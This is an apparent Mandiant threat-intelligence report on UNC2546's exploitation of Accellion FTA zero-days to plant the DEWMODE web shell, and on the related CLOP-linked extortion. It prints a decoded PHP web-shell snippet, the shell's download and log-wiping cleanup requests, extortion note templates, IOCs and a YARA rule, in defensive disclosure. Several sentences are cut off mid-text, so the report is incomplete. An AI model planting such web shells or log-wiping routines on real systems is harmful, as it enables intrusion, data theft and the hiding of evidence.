



Threat Intelligence

# Cyber Criminals Exploit Accellion FTA for Data Theft and Extortion

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Mandiant

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Starting in mid-December 2020, malicious actors that Mandiant tracks as UNC2546 exploited multiple zero-day vulnerabilities in Accellion's legacy File Transfer Appliance (FTA) to install a newly discovered web shell named DEWMODE. The motivation of UNC2546 was not immediately apparent, but starting in late January 2021, several organizations that had been impacted by UNC2546 in the prior month began receiving extortion emails from actors threatening to publish stolen data on the "CLOP^\_- LEAKS" .onion website. Some of the published victim data appears to have been stolen using the DEWMODE web shell.

organizations in the United States, Singapore, Canada, and the Netherlands recently outed by these threat actors. Mandiant has previously reported that [FIN11 has threatened to post stolen victim data](#) on this same .onion site as an additional tactic to pressure victims into paying extortion demands following the deployment of CLOP ransomware. However, in recent CLOP extortion incidents, no ransomware was deployed nor were the other hallmarks of FIN11 present.

We are currently tracking the exploitation of the zero-day Accellion FTA vulnerabilities and data theft from companies running the legacy FTA product as UNC2546, and the subsequent extortion activity as UNC2582. We have identified overlaps between UNC2582, UNC2546, and prior FIN11 operations, and we will continue to evaluate the relationships between these clusters of activity. For more information on our use of 'UNC' designations, see our blog post, "DebUNCing Attribution: How Mandiant Tracks Uncategorized Threat Actors."

Mandiant has been working closely with Accellion in response to these matters and will be producing a complete security assessment report in the coming weeks. At this time, [Accellion has patched all FTA vulnerabilities](#) known to be exploited by the threat actors and has added new monitoring and alerting capabilities to flag anomalies associated with these attack vectors. Mandiant has validated these patches. Mandiant is currently performing penetration testing and code review of the current version of the Accellion FTA product and

customers using the FTA legacy product were the targets of the attack.

Accellion FTA is a 20-year-old product nearing end of life. Accellion strongly recommends that [FTA customers migrate to kiteworks](#), Accellion's [enterprise content firewall](#) platform. Per Accellion, Kiteworks is built on an entirely different code base.

The following CVEs have since been reserved for tracking the recently patched Accellion FTA vulnerabilities:

- [CVE-2021-27101](#) - SQL injection via a crafted Host header
- [CVE-2021-27102](#) - OS command execution via a local web service call
- [CVE-2021-27103](#) - SSRF via a crafted POST request
- [CVE-2021-27104](#) - OS command execution via a crafted POST request

## UNC2546 and DEWMODE

In mid-December 2020, Mandiant responded to multiple incidents in which a web shell we call DEWMODE was used to exfiltrate data from Accellion FTA devices. The Accellion FTA device is a purpose-built application designed to allow an enterprise to securely transfer large files. The exfiltration activity has affected entities in a wide range of sectors and countries.

FTA devices to deploy the DEWMODE web shell. Mandiant determined that a common threat actor we now track as UNC2546 was responsible for this activity. While complete details of the vulnerabilities leveraged to install DEWMODE are still being analyzed, evidence from multiple client investigations has shown multiple commonalities in UNC2546's activities.

## Evidence of Exploitation and DEWMODE Installation

Mandiant has been able reconstruct many of the details about how Accellion FTAs have been compromised through examination of Apache and system logs from impacted devices—from initial compromise, to deployment of DEWMODE, and follow-on interaction.

The earliest identification of activity associated with this campaign occurred in mid-December 2020. At this time, Mandiant identified UNC2546 leveraging an SQL injection vulnerability in the Accellion FTA. This SQL injection served as the primary intrusion vector.

Mandiant observed evidence of SQL injection followed by subsequent requests to additional resources, as shown in Figure 1.



```
{  
    system($_REQUEST['username']);  
}  
else  
{  
    header('Location: /');  
}
```

*Figure 3: Decoded eval web shell*

Almost immediately following this sequence, the DEWMODE web shell is written to the system. The timing of these requests suggests that DEWMODE was delivered via the oauth.api web shell; however, the available evidence does not indicate the exact mechanism used to write DEWMODE to disk.

Mandiant has identified the DEWMODE web shell in one of the following two locations:

- /home/seos/courier/about.html
- /home/httpd/html/about.html

The DEWMODE web shell (Figure 4) extracts a list of available files from a MySQL database on the FTA and lists those files and corresponding metadata—file ID, path, filename, uploader, and recipient—on an HTML page. UNC2546 then uses the presented list to download files through the DEWMODE web shell. Download requests are captured in the FTA's web logs, which will contain requests to the DEWMODE web shell with

The encrypted file path and name values visible in web logs can be decrypted using key material obtained from the database used by the targeted FTA. Given the complex nature of this process, if your organization needs assistance reviewing relevant logs, please contact Mandiant or Accellion.

*Figure 4: DEWMODE web shell screenshot*

```
GET /courier/about.html?dwn=[REDACTED]&fn=[REDACTED]
```

*Figure 5: DEWMODE File Download URL parameters*

Following file downloads, UNC2546 initiates a cleanup routine by passing a specific query parameter named `csrftoken` with the value `11454bd782bb41db213d415e10a0fb3c` to DEWMODE. The following actions are performed:

- A shell script is written to `/tmp/.scr`, which will:
  - Remove all references to `about.html` from log files located in `/var/opt/apache/`
  - Write the modified log file to `/tmp/x` then replace the original log file at `/var/opt/apache/`
  - Delete the contents of the `/home/seos/log/adminpl.log` log file.

(eval web shell), and redirect command output to the file /tmp/.out

- Change the permissions of the output file to be readable, writeable and executable by all users, and set the owner to “nobody”
- Delete the script file /tmp/.scr and other temporarily created files to assist in cleanup
- Display cleanup output to the requesting user

An example of a cleanup request and subsequent execution of the cleanup script can be seen in Figure 6.

```
GET /courier/about.html?csrftoken=11454bd782bb4  
sft sudo: nobody : TTY=unknown ; PWD=/home/se
```

*Figure 6: DEWMODE cleanup request*

Mandiant also identified a variant of DEWMODE (bdfd11b1b092b7c61ce5f02ffc5ad55a) which contained minor changes to the cleanup operation, including wiping of /var/log/secure and removing about.html and oauth.api from the directories /home/httpd/html/ instead of /home/seos/courier/.

In a subset of incidents, Mandiant observed UNC2546 requesting a file named cache.js.gz (Figure 7). Based on temporal file access to the mysqldump utility and mysql data directories, the archive likely contained a dump of the database. With the exception of cache.js.gz, Mandiant



```
GET //courier/cache.js.gz HTTP/1.1" 200 3565436
```

*Figure 7: cache.js.gz file request*

## UNC2582 Data Theft Extortion

Shortly after installation of the web shell, in multiple cases within hours, UNC2546 leveraged DEWMODE to download files from compromised FTA instances. While the actors' motivations were not immediately clear, several weeks after delivery of the DEWMODE web shell, victims began to receive extortion emails from an actor claiming association with the CLOP ransomware team (Figure 8 and Figure 9). The actors threatened to publish data on the "CLOP^\_ - LEAKS" .onion shaming website, unless the victim paid an extortion fee. We are tracking the subsequent extortion activity under a separate threat cluster, UNC2582. Despite tracking the exploitation and extortion activity in separate threat clusters we have observed at least one case where an actor interacted with a DEWMODE web shell from a host that was used to send UNC2582-attributed extortion email.

```
Hello!
```

```
Your network has been hacked, a lot of valuable
```

```
cooperate. Here is his address http://[redacted]
http://[redacted].onion.dog/ - mirror. We are v
and competitors every day. We suggest that you
situation. <victim-specific negotiation URL> -
We are also ready to provide any evidence of th
```

Figure 8: Extortion Note Template 1

```
This is the last warning!
If you don't get in touch today, tomorrow we wi
Do not let this happen, write to us in chat or
CHAT: <victim-specific negotiation URL>
EMAIL: unlock@support-box.com
USE TOR BROWSER!
```

Figure 9: Extortion Note Template 2

Based on observations at several engagements, UNC2582 appears to follow a pattern of escalation to pressure victims into paying extortion demands. Initial emails are sent from a free email account, likely unique per victim, to a seemingly limited distribution of addresses at the victim organization. If the victim does not respond in a timely manner, additional emails are sent to a much larger number of recipients from hundreds or thousands of different email accounts and using varied SMTP infrastructure. In at least one case, UNC2582 also sent emails to partners of the victim organization that included links to the stolen data and negotiation chat. Monitoring of the CLOP^\_- LEAKS shaming website has

appeared on the site in recent weeks, including at least one organization that has publicly confirmed that their Accellion FTA device had been recently targeted.

## Key Overlaps With FIN11

### *UNC2582 (Extortion) and FIN11*

Mandiant identified overlaps between UNC2582's data theft extortion activity and prior FIN11 operations, including common email senders and the use of the CLOP^\_- LEAKS shaming site. While FIN11 is known for deploying CLOP ransomware, we have previously observed the group conduct data theft extortion without ransomware deployment, similar to these cases.

- Some UNC2582 extortion emails observed in January 2021 were sent from IP addresses and/or email accounts used by FIN11 in multiple phishing campaigns between August and December 2020, including some of the last campaigns that were clearly attributable to the group.
- We have not observed FIN11 phishing activity in the new year. FIN11 has typically paused their phishing operations over the winter holidays and had several extended gaps in their operations. However, the timing of this current hiatus is also consistent with UNC2582's data theft extortion activity.

negotiation page. The linked websites were the same ones used to support historical CLOP operations, a series of ransomware and data theft extortion campaigns we suspect can be exclusively attributed to FIN11.

### *UNC2546 (FTA Exploitation and DEWMODE) and FIN11*

There are also limited overlaps between FIN11 and UNC2546.

- Many of the organizations compromised by UNC2546 were previously targeted by FIN11.
- An IP address that communicated with a DEWMODE web shell was in the "Fortunix Networks L.P." netblock, a network frequently used by FIN11 to host download and FRIENDSPEAK command and control (C2) domains.

## Implications

The overlaps between FIN11, UNC2546, and UNC2582 are compelling, but we continue to track these clusters separately while we evaluate the nature of their relationships. One of the specific challenges is that the scope of the overlaps with FIN11 is limited to the later stages of the attack life cycle. UNC2546 uses a different infection vector and foothold, and unlike FIN11, we have not observed the actors expanding their presence across impacted networks. We therefore have insufficient

to deploy DEWMODE or acquiring access to a DEWMODE shell from a separate threat actor would represent a significant shift in FIN11 TTPs, given the group has traditionally relied on phishing campaigns as its initial infection vector and we have not previously observed them use zero-day vulnerabilities.

Acknowledgements

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Indicators of Compromise (IOCs)

DEWMODE Web Shells

MD5	SHA256
2798c0e836b907e8224520e7e6e4bb42	5fa2b954677
bdfd11b1b092b7c61ce5f02ffc5ad55a	2e0df09fa37

UNC2546 Source IP Addresses

The following source IP addresses were observed in multiple UNC2546 intrusions:

- 155.94.160.40
- 192.154.253.120
- 192.52.167.101
- 194.88.104.24

## Detections

### *FireEye Detections*

- FE\_Webshell\_PHP\_DEWMODE\_1
- FEC\_Webshell\_PHP\_DEWMODE\_1
- Webshell.PHP.DEWMODE

### *Mandiant Security Validation*

- A101-515 Malicious File Transfer - DEWMODE  
Webshell, Upload, Variant #1
- A101-516 Malicious File Transfer - DEWMODE  
Webshell, Upload, Variant #2

### *DEWMODE YARA Rule*

The following YARA rule is not intended to be used on production systems or to inform blocking rules without first being validated through an organization's own internal testing processes to ensure appropriate performance and limit the risk of false positives. This rule is intended to serve as a starting point for hunting efforts

```
rule DEWMODE_PHP_Webshell
{
  strings:
    $s1 = /if \(\isset\(\$_REQUEST\[["\x22\x2
    $s2 = "<th>file_id</th>"
    $s3 = "<th>path</th>"
    $s4 = "<th>file_name</th>"
    $s5 = "<th>uploaded_by</th>"
    $s6 = "target=\\\"_blank\\\">Download</
    $s7 = "Content-Type: application/octet-
    $s8 = "Content-disposition: attachment;
  condition:
    all of them
}
```


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
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